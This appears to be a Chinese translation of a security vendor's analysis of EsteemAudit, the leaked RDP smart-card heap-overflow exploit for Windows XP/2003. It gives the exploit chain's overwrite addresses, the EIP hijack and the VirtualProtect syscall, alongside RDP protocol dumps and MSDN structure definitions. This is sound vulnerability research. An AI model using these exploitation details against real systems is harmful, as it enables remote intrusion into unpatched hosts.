http://researchcenter.paloaltonetworks.com/2017/05/unit42-dissection-esteemaudit-windows-remote-desktop-exploit/

背景

四月份，一个名为“影子经纪人”的组织发布了一部分他们从 NSA 窃取的漏洞利用工具，主要是针对 windows 操作系统。其中最著名就是被勒索软件 WanaCryp0t 利用的 exploit"EternalBlue"。另一个被放出利用工具针对的 CVE-2017-9073 叫做"EsteemAudit"，是一个 Windows 2003 和 Windows XP 上 RDP(Remote Desktop Protocol ,远程桌面协议)的利用工具。"EsteemAudit"利用的漏洞影响的操作系统微软均已不再支持(2014 年结束对 XP 的支持，2015 年结束对 2003 的支持)，所以微软官方并没有发布这个漏洞的补丁。

EsteemAudit 总览

RDP 远程利用工具名为"EsteemAudit"。使用 inter-chunk heap overflow 方法。Windows 智能卡模块的 gpkcsp.dll 分配的名为 key_set，大小为 0x24a8 的数据结构。在 key_set 中有一个名为 key_data 的数据结构大小 0x80 ,这个内存空间用来存放智能卡相关信息。在相邻的内存空间中中存储着两个 key_object 指针。然而，在 gpkcsp!MyCPAcquireContext 中调用了内存拷贝函数 memcpy，在没有进行边界检查的情况下拷贝了一块用户可完全控制的数据到 key_data 中 如果攻击者控制的这块内存大于 0x80，则相邻内存的指针 key_object 将会被用户的恶意数据覆盖。EsteemAudit 中的代码通过部署一块 0xb2-7 大小的内存，利用代码中的 memcpy 拷贝恶意数据到 key_data 中，随后 key_object 会被覆盖为 0x080190dc 这个地址。这个地址正好在 gpkcsp.dll 的数据段中，随后 EsteemAudit 会在这个地址部署恶意数据。exploit 会将用户控制的数据放到全局变量中去，地址是 0x080190d8 ,随后函数 gpkcsp!ReleaseProvider 会释放 C++对象 call [vatble+8]，这时就控制了 EIP。最终 ,通过使用 SharedUserData 技术使用 syscall 调用 syscall id 为 0x8f 的函数 VirtualProtect 修改 shellcode 内存的执行权限，然后调用 shellcode 第一阶段就完成了。


介绍

RDP 远程代码执行漏洞很多，不过幸运的是在 NT4/Win98 后没有任何利用代码被公开发布。然而在 2017 年 4 月，影子经纪人公布出的从 NSA 窃取工具包含了 Windows XP 和 Windows 2003 操作系统上 RDP 远程代码执行漏洞的利用工具 EsteemAudit。在本文中，我们将首先介绍 RDP 协议的内部机制，随后分析 EsteemAudit.exe 本身。接着，我们会分析 RDP 协议在用户态和内核态是如何工作的、inter-chunk heap overflow 是如何发生的、如何利用 inter-chunk heap overflow 在有漏洞的操作系统上来执行 shellcode。最终我们会介绍在没有 patch 的情况下如何防御这个漏洞。

架构和组件

终端服务架构主要分为四部分：

multi-user kernel
Remote Desktop client
Terminal Services Licensing service
Session Directory Services



下表是终端服务的组件及说明

Component	Description
CSRSS.exe	The Client-Server Runtime Subsystem is the process and thread manager for all logon sessions.
RdpDD.sys	Captures the Windows user interface and translates it into a form that is readily converted by RDPWD into the RDP protocol
RdpWD.sys	Unwraps the multi-channel data and then transfers it to the appropriate session.
SMSS.exe	Session Manager creates and manages all sessions.
Termsrv.exe	Manages client connections and initiates creation and shutdown of connection contexts.
Termdd.sys	The RDP protocol, which listens for RDP client connections on a TCP port.
Tdtcp.sys	Packages the RDP protocol onto the underlying network protocol, TCP/IP.
Wlnotify.dll	Runs in the session's WinLogon process to create processes in the user session.
Win32k.sys	Manages the Windows GUI environment by taking the mouse and keyboard inputs and sending them to the appropriate application.
WinLogon.exe	This system service handles user logons and logoffs and processes the special Windows key combination Ctrl-Alt-Delete. WinLogon is responsible for starting the Windows shell (which is usually Windows Explorer).

Nicolas Collignon 在论文中 Tunneling TCP over RDP 描述了各个组件之间的联系。

在内核态 ,相关的组件在 rdpwd.sys 中 ,负责 MCS(Multipoint Communication Service)协议栈。RDP PDU(Protocol Data Unit，协议数据单元)在此模块被解密并解析。

在用户态，winlogon 组件负责客户端的认证。例如，如果一个客户端请求智能卡认证，winlogon.exe 会运行智能卡模块与客户端交互。

RDP 协议

通过对远程桌面服务的简要介绍 ,我们可以深入了解 RDP 协议中的被 EsteemAudit 利用的含有漏洞的模块。在 MSDN 中有一些 RDP 的说明文档 https://msdn.microsoft.com/en-us/library/jj712081.aspx。[MS-RDPBCGR]: Remote Desktop Protocol: Basic Connectivity and Graphics Remoting 介绍了 RDP 协议的基本情况，[MS-RDPESC]: Remote Desktop Protocol: Smart Card Virtual Channel Extension 介绍了 RDP 协议的一些扩展模块。还有一些文档针对指定的扩展模块进行的描述，例如 [MS-RDPESC]: Remote Desktop Protocol: Smart Card Virtual Channel Extension。在 OSSIR 2010 中，Aurélien Bordes 在他的议题中列出了所有 RDP 的扩展模块。

为了深入分析，我们阅读了如下文档：

[MS-RDPBCGR] – Remote Desktop Protocol: Basic Connectivity and Graphics Remoting


[MS-RDPESC] – Remote Desktop Protocol: Smart Card Virtual Channel Extension

[MS-RDPEFS] – Remote Desktop Protocol: File System Virtual Channel Extension

[MS-RPCE] – Remote Procedure Call Protocol Extensions.

MS-RDPBCGR 基于 ITU(International Telecommunication Union，国际电信联盟)的 T.120 系列协议。T.120 包含很多其他的标准，例如使用 X.224 标准用来阐述传输层协议如何交互。X.224 标准阐述了我们看到的 request PDU 和 Confirm PDU 需要使用何种加密方法进行 RDP 数据包加密。

在下放的示例中，X.224 请求中的 encryptionMethods 标志位被设置成了 0x00000012，代表客户端请求使用 128-bit 的 RC4 进行加密[128BIT_ENCRYPTION_FLAG 0x00000002]



```
Remote Desktop Protocol
  ClientData
    clientCoreData
    clientClusterData
    clientSecurityData
      headerType: clientSecurityData (0xc002)
      headerLength: 12
      encryptionMethods: 12000000
      extEncryptionMethods: 00000000
    clientNetworkData
```

```
0180  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0190  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
01a0  04 c0 0c 00 09 00 00 00  00 00 00 00 02 c0 0c 00   ........ ........
01b0  12 00 00 00 00 00 00 00  03 c0 14 00 01 00 00 00   ........ ........
01c0  72 64 70 64 72 00 00 00  80 80 00 00              rdpdr... ....
```


服务端在 X.224 confirm PDU 中设置 encryptionMethod 标志位 0x00000002(128-bit RC4)确认使用 128-bit RC4 加密。

```
No.   Time        Source          Destination     Protocol  Length Info
   16 10.792202   192.168.242.191 192.168.242.1   COTP        65 CC TPDU src-ref: 0x1234 dst-ref: 0x0000
   18 10.793145   192.168.242.191 192.168.242.1   RDP        387 ServerData Encryption: 128-bit RC4 (Client Compatible)
```

```
TPKT, Version: 3, Length: 333
  Version: 3
  Reserved: 0
  Length: 333
ISO 8073/X.224 COTP Connection-Oriented Transport Protocol
  Length: 2
  PDU Type: DT Data (0x0f)
  [Destination reference: 0x0000]
  .000 0000 = TPDU number: 0x00
  1... .... = Last data unit: Yes
MULTIPOINT-COMMUNICATION-SERVICE T.125
  ConnectMCSPDU: connect-response (102)
    connect-response
GENERIC-CONFERENCE-CONTROL T.124
  ConnectData
    t124Identifier: object (0)
    connectPDU: 14760a01010001c0004d63446e8104010c0c000400080000...
Remote Desktop Protocol
  ServerData
    serverCoreData
    serverNetworkData
      headerType: serverNetworkData (0x0c03)
      headerLength: 12
      MCSChannelId: 1003
      channelCount: 1
      channelIdArray
        MCSChannelId: 1004
        Pad: 0
    serverSecurityData
      headerType: serverSecurityData (0x0c02)
      headerLength: 236
      encryptionMethod: 128-bit RC4 (0x00000002)
      encryptionLevel: Client Compatible (0x00000002)
      serverRandomLen: 32
      serverCertLen: 184
      serverRandom: 488f4552440b5dea5a88610271c08141e94dba7213ff9adc...
      serverCertificate: 010000000100000001000000060050253413148000000...
```

```
0090  03 01 00 ec 03 00 00 02  0c ec 00 02 00 00 00 02   ........ ........
00a0  00 00 00 20 00 00 00 b8  00 00 00 48 8f 45 52 44   ... .... ...H.ERD
00b0  0b 5d ea 5a 88 61 02 71  c0 81 41 e9 4d ba 72 13   .].Z.a.q ..A.M.r.
00c0  ff 9a dc b8 3d 88 74 4d  84 62 40 01 00 00 00 01   ....=.tM .b@.....
00d0  00 00 00 01 00 00 00 06  00 5c 00 52 53 41 31 48   ........ .\.RSA1H
```

本文不再阐述 RDP 连接过程接下来的步骤，详细文档可在[MS-RDPBCGR] – Remote Desktop Protocol: Basic Connectivity and Graphics Remoting 进行查阅。

RDP 连接建立完成后，客户端和服务器段的 PDU 会使用协商的加密算法进行加密。下图是被加密的 PDU 实例

No.	Time	Source	Destination	Protocol	Length	Info
17	10.792264	192.168.242.1	192.168.242.191	RDP	460	ClientData
19	10.793344	192.168.242.1	192.168.242.191	COTP	66	DT TPDU (0) EOT
20	10.793363	192.168.242.1	192.168.242.191	COTP	62	DT TPDU (0) EOT
23	10.793599	192.168.242.1	192.168.242.191	COTP	66	DT TPDU (0) EOT
25	10.793735	192.168.242.1	192.168.242.191	COTP	66	DT TPDU (0) EOT
27	10.793856	192.168.242.1	192.168.242.191	COTP	66	DT TPDU (0) EOT
29	10.794063	192.168.242.1	192.168.242.191	COTP	149	DT TPDU (0) EOT
30	10.795465	192.168.242.1	192.168.242.191	COTP	411	DT TPDU (0) EOT

```
▸ Frame 30: 411 bytes on wire (3288 bits), 411 bytes captured (3288 bits) on interface 0
▸ Ethernet II, Src: Vmware_c0:00:08 (00:50:56:c0:00:08), Dst: Vmware_d6:20:5c (00:0c:29:d6:20:5c)
▸ Internet Protocol Version 4, Src: 192.168.242.1, Dst: 192.168.242.191
▸ Transmission Control Protocol, Src Port: 62175, Dst Port: 3389, Seq: 571, Ack: 401, Len: 357
▾ TPKT, Version: 3, Length: 357
    Version: 3
    Reserved: 0
    Length: 357
▾ ISO 8073/X.224 COTP Connection-Oriented Transport Protocol
    Length: 2
    PDU Type: DT Data (0x0f)
    [Destination reference: 0x0000]
    .000 0000 = TPDU number: 0x00
    1... .... = Last data unit: Yes
▾ Data (350 bytes)
    Data: 64000403eb708156480000006f6d0cd5b70c5d7e86b88aa9...
    [Length: 350]
```



```
0030  08 03 35 7b 00 00 03 00  01 65 02 f0 80 64 00 04   ..5{.... .e...d..
0040  03 eb 70 81 56 48 00 00  00 6f 6d 0c d5 b7 0c 5d   ..p.VH.. .om....]
0050  7e 86 b8 8a a9 0d d9 ba  da e3 f9 d8 d9 fa ba d5   ~....... ........
0060  8d 51 ea 07 14 af b6 3c  88 db 2b ca 21 30 e0 b1   .Q.....< ..+.!0..
0070  ca cd ec aa d6 71 91 59  1c 0d c4 e8 1b dc 51 d6   .....q.Y ......Q.
0080  96 22 8a 01 2d 0d ac 2a  24 8f 94 58 7b 23 8b e2   ."..-..* $..X{#..
0090  4b c6 54 cf 36 39 09 b7  52 2b 36 64 40 89 e9 37   K.T.69.. R+6d@..7
00a0  9e 06 9b f0 9f 80 2c 86  4f 8a 19 46 15 ed 03 9b   ......,. O..F....
00b0  ac df cb 0a 42 c1 91 65  56 59 11 47 7f 06 69 1d   ....B..e VY.G..i.
00c0  0e f4 74 64 90 1e a9 6e  47 d2 ed b2 4d fd 4b 46   ..td...n G...M.KF
00d0  fb fa a9 36 be 94 d8 c2  14 5a 17 b1 e3 6f 94 b2   ...6.... .Z...o..
00e0  44 df 01 3f d7 30 f4 51  11 db f0 0b a8 b4 ae 49   D..?.0.Q .......I
00f0  31 99 06 42 c7 d8 f2 33  e5 d5 11 ec 6b 29 37 30   1..B...3 ....k)70
0100  6f 69 c8 e1 99 26 03 2b  d7 a8 9e 47 b2 3b 30 10   oi...&.+ ...G.;0.
0110  16 3c 67 70 90 ec a4 a7  2a fa 6d c1 6d 63 86 63   .<gp.... *.m.mc.c
0120  c0 e1 f1 74 cc 6b 53 1d  db 7a 0d 83 05 db ab e4   ...t.kS. .z......
0130  9c b0 07 86 67 f4 54 51  63 66 2e 7b ca fc ae e8   ....g.TQ cf.{....
0140  26 04 4e e6 1e 33 40 d8  82 6f ea 15 5d 57 2c 6a   &.N..3@. .o..]W,j
0150  9a fa ab 0e b2 40 8f 12  aa ba 99 a9 61 e1 30 24   .....@.. ....a.0$
0160  56 8d ad 07 d1 10 f4 94  d4 a5 56 7d 35 9d 71 3e   V....... ..V}5.q>
```

PDU 中的数据如下

```
64 00 04 03 eb 70 81 56 -> PER encoded (ALIGNED variant of BASIC-PER) SendDataRequest
initiator = 1005 (0x03ed)
channelId = 1003 (0x03eb)
dataPriority = high
segmentation = begin | end
userData length = 0x156 = 342 bytes
48 00 -> TS_SECURITY_HEADER::flags = 0x0048 0x0048 (SEC_INFO_PKT | SEC_ENCRYPT
00 00 -> TS_SECURITY_HEADER::flagsHi – ignored as flags field does not contain SEC_FLAGSHI_VALID (0x8000)
6f 6d 0c d5 b7 0c 5d 7e -> TS_SECURITY_HEADER1::dataSignature
```


以 86 b8 8a a9 开始，从偏移为 0x51 后剩余的数据 TS_INFO_PACKET 被加密

```
len
0178d254    0000014a
                                        J...
encrypted
038e3c8b    a98ab886 dabad90d d9d8f9e3 8dd5bafa    ................
038e3c9b    1407ea51 883cb6af 21ca2bdb cab1e030    Q.....<..+.!0...
038e3cab    d6aaeccd 1c599171 1be8c40d 96d651dc    ....q.Y.....Q..
038e3cbb    2d018a22 242aac0d 7b58948f 4be28b23    “..-..*$..X{#..K
038e3ccb    36cf54c6 52b70939 4064362b 9e37e989    .T.69..R+6d@..7.
038e3cdb    9ff09b06 4f862c80 1546198a ac9b03ed    .....,.O..F.....
038e3ceb    420acbdf 566591c1 7f471159 0e1d6906    ...B..eVY.G..i..
038e3cfb    906474f4 476ea91e 4db2edd2 fb464bfd    .td...nG...M.KF.
plain
038e3c8b    00000000 00000133 001a0000 00000000    ....3...........
038e3c9b    00000000 00640061 0069006d 0069006e    ....a.d.m.i.n.i.
038e3cab    00740073 00610072 006f0074 00000072    s.t.r.a.t.o.r...
038e3cbb    00000000 00020000 0031001c 00320039    .........1.9.2.
038e3ccb    0031002e 00380036 0032002e 00320034    ..1.6.8...2.4.2.
038e3cdb    0031002e 003c0000 003a0043 0057005c    ..1...<.C.:.\.W.
038e3ceb    004e0049 0054004e 0053005c 00730079    I.N.N.T.\.S.y.s.
038e3cfb    00650074 0033006d 005c0032 0073006d    t.e.m.3.2.\.m.s.
```

我们可以通过文档[MS-RDPBCGR]查阅协议的细节来查看 TS_INFO_PACKET。

2.2.1.11.1.1 Info Packet (TS_INFO_PACKET)

The TS_INFO_PACKET structure contains extra information not passed to the server during the Basic Settings Exchange phase (section 1.3.1.1) of the RDP Connection Sequence, primarily to ensure that it gets encrypted (as auto-logon password data and other sensitive information is passed here).



智能卡扩展

RDP 协议支持客户端使用智能卡模式登录，根据文档[MS-RDPESC]交互的流程如下




Figure 2: High-level protocol sequence

The following figure specifies how the messages are encoded and routed from a TS client to a TS server. The following numbered list details corresponding actions related to the pictured protocol flow.




Figure 3: Protocol flow

EsteemAudit 使用 SCARD_IOCTL_TRANSMIT 与服务器端的智能卡模块进行交互。

3.1.4.35 SCARD_IOCTL_TRANSMIT (IOCTL 0x000900D0)

The Transmit function sends a command to a smart card inserted to the smart card reader associated with the smart card reader handle. On success, the command has been successfully sent to the card and the response has been placed in Transmit_Return.

Return Values: The method sets Transmit_Return.ReturnCode (for more information, see section 2.2.3.11) to SCARD_S_SUCCESS on success; otherwise, it sets one of the smart card-specific errors or one of the return codes from Winerror.h. No specialized error codes are associated with this method.

文档描述了服务器端响应客户端的数据包的各种类型，其中包含了 Transmit_Return 类型

2.2.3.11 Transmit_Return

The Transmit_Return structure defines return information from a smart card after a Transmit call (for more information, see section 3.1.4.35).

```
typedef struct _Transmit_Return {
  long ReturnCode;
  [unique] SCardIO_Request *pioRecvPci;
  [range(0, 66560)] unsigned long cbRecvLength;
  [unique] [size_is(cbRecvLength)] byte *pbRecvBuffer;
} Transmit_Return;
```

ReturnCode: HRESULT or Win32 Error code. Zero indicates success; any other value indicates failure.

pioRecvPci: The protocol header structure for the instruction, followed by a buffer in which to receive any returned protocol control information (PCI) that is specific to the protocol in use. If this field is NULL, a protocol header MUST NOT be returned.

cbRecvLength: The size, in bytes, of the **pbRecvBuffer** field.

pbRecvBuffer: The data returned from the card.

服务器端

2.2.2.19 Transmit_Call

The Transmit_Call structure is used to send data to the smart card associated with a valid context.

```
typedef struct _Transmit_Call {
  REDIR_SCARDHANDLE hCard;
  SCardIO_Request ioSendPci;
  [range(0,66560)] unsigned long cbSendLength;
  [size_is(cbSendLength)] const byte* pbSendBuffer;
  [unique] SCardIO_Request* pioRecvPci;
  long fpbRecvBufferIsNULL;
  unsigned long cbRecvLength;
} Transmit_Call;
```

hCard: A handle, as specified in section 2.2.1.2.

ioSendPci: A packet specifying input header information as specified in section 2.2.1.8.

cbSendLength: The length, in bytes, of the **pbSendBuffer** field.

pbSendBuffer: The data to be written to the card. The format of the data is specific to an individual card. For more information about data formats, see [ISO/IEC-7816-4] sections 5 through 7.

